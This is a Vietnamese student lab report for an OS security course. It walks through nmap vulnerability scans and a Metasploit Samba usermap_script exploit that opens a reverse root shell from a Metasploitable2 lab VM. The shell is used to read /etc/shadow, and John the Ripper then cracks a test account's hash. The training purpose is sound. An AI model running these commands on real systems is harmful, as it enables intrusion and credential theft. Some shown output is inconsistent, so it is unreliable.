

Báo cáo bài thực hành số 1

Môn học

An toàn Hệ điều hành

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương


Mã SV: B19DCAT141

I. Mục đích:

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Thực hành:

- Cài đặt các công cụ, nền tảng:
 - + Cài đặt Kali Linux



- + Cài đặt Metasploitable2 làm máy victim

```
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@b19dcat141-phuong-meta:~$ _
```

- + Tạo người dùng mới là phuongnm141, password là 1

```
msfadmin@metasploitable:~$ sudo useradd phuongnm141
useradd: user phuongnm141 exists
msfadmin@metasploitable:~$ sudo passwd phuongnm141
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

- Tìm địa chỉ IP máy victim, kali :
 - + IP máy kali :

```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@b19dcat141-phuong-kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.240.128 netmask 255.255.255.0 broadcast 192.168.240.25
5
    inet6 fe80::20c:29ff:fee9:fad4 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e9:fa:d4 txqueuelen 1000 (Ethernet)
    RX packets 301 bytes 25175 (24.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 2538 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- + IP máy victim :

```
phuongnm141@b19dcat141-phuong-meta:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.240.133  Bcast:192.168.240.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4539 (4.4 KB)  TX bytes:8474 (8.2 KB)
          Interrupt:17 Base address:0x2000
```

- Kiểm tra kết nối giữa các máy :
 - + Từ máy Kali ping tới máy victim

```
kali@b19dcat141-phuong-kali: ~  
File Actions Edit View Help  
  
(kali@b19dcat141-phuong-kali)-[~]  
$ ping 192.168.240.133  
PING 192.168.240.133 (192.168.240.133) 56(84) bytes of data.  
64 bytes from 192.168.240.133: icmp_seq=1 ttl=64 time=0.309 ms  
64 bytes from 192.168.240.133: icmp_seq=2 ttl=64 time=0.497 ms  
64 bytes from 192.168.240.133: icmp_seq=3 ttl=64 time=0.294 ms  
64 bytes from 192.168.240.133: icmp_seq=4 ttl=64 time=0.355 ms  
64 bytes from 192.168.240.133: icmp_seq=5 ttl=64 time=0.246 ms  
64 bytes from 192.168.240.133: icmp_seq=6 ttl=64 time=0.227 ms  
_
```

+ Từ máy victim ping tới máy Kali

```
phuongnm141@b19dcat141-phuong-meta:/$ ping 192.168.240.128  
PING 192.168.240.128 (192.168.240.128) 56(84) bytes of data.  
64 bytes from 192.168.240.128: icmp_seq=1 ttl=64 time=0.202 ms  
64 bytes from 192.168.240.128: icmp_seq=2 ttl=64 time=0.247 ms  
64 bytes from 192.168.240.128: icmp_seq=3 ttl=64 time=0.430 ms  
64 bytes from 192.168.240.128: icmp_seq=4 ttl=64 time=0.267 ms  
64 bytes from 192.168.240.128: icmp_seq=5 ttl=64 time=0.286 ms  
64 bytes from 192.168.240.128: icmp_seq=6 ttl=64 time=0.406 ms  
_
```

- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên Metasploitable2
 - + Quét cổng dịch vụ netbios-ssn cổng 139

```
(kali@b19dcat141-phuong-kali)-[~]  
$ nmap --script vuln -p139 192.168.240.133  
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-30 06:20 EDT  
Pre-scan script results:  
| broadcast-avahi-dos:  
|   Discovered hosts:  
|     224.0.0.251  
|   After NULL UDP avahi packet DoS (CVE-2011-1002).  
|_  Hosts are all up (not vulnerable).  
Nmap scan report for 192.168.240.133  
Host is up (0.0011s latency).  
  
PORT      STATE SERVICE  
139/tcp   open  netbios-ssn  
  
Host script results:  
|_ smb-vuln-ms10-054: false  
|_ smb-vuln-ms10-061: false  
  
Nmap done: 1 IP address (1 host up) scanned in 178.34 seconds
```

- + Quét cổng dịch vụ microsoft-ds cổng 445

```
(kali@b19dcat141-phuong-kali)-[~]
$ nmap --script vuln -p445 192.168.240.133
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-30 06:26 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.240.133
Host is up (0.00062s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 178.28 seconds
```

- Khai thác tìm phiên bản Samba đang hoạt động
 - + Khởi động Metasploit

```
Shell No.1
File Actions Edit View Help

compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

IIIIII  dTb.dTb
II      4'  v  'B
II      6.   .P
II      'T;. .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.1.4-dev ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > 
```

- + Khai báo sử dụng mô đun tấn công

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > 
```

- + Chạy lệnh “show options” để xem thông tin về mô đun tấn công đang sử dụng

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS    1          yes      The number of concurrent threads (maximum one per host)
```

```
msf6 auxiliary(scanner/smb/smb_version) > █
```

+ Đặt địa chỉ IP máy victim

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.240.133
RHOST => 192.168.240.133
msf6 auxiliary(scanner/smb/smb_version) > █
```

+ Thực thi tấn công

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.240.133:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.240.133:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.240.133: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > exit
zsh: corrupt history file /home/kali/.zsh_history
(kali@b19dcat141-phuong-kali)-[~]
$ █
```

- Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root
 - + Khởi động Metasploit, khai báo sử dụng mô đun tấn công

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```

+ Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.240.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

+ Đặt địa chỉ IP máy victim

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.240.133
RHOST => 192.168.240.133
msf6 exploit(multi/samba/usermap_script) > █
```

+ Chọn payload cho thực thi (mở shell)

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > █
```

+ Đặt 445 là cổng truy cập máy victim

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > █
```

+ Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng


```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS	192.168.240.133	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.240.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Automatic

+ Thực thi tấn công

```
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.240.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo jSCeQmonazkZ0NgF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\njSCeQmonazkZ0NgF\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.240.128:4444 → 192.168.240.133:42469) at 2022-03-30 07:57:16 -0400
```

```
whoami
root
uname -a
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep phuongnm141
phuongnm141:$1$5hgw6rG0$pJCd/NzF5e210dtYNDGra.:19081:0:99999:7:::
```

```
kali@b19dcat141-phuong-kali: ~  
File Actions Edit View Help  
GNU nano 5.4 password *  
phuongnm141:$1$5hgw6rG0$PJCd/NzF5e210dtYNDGra.:19081:0:99999:7:::
```

+ Sử dụng john the ripper để crack mật khẩu

```
(kali@b19dcat141-phuong-kali)-[~]  
$ john --show password  
phuongnm141:phuongnm141:19081:0:99999:7:::  
1 password hash cracked, 0 left
```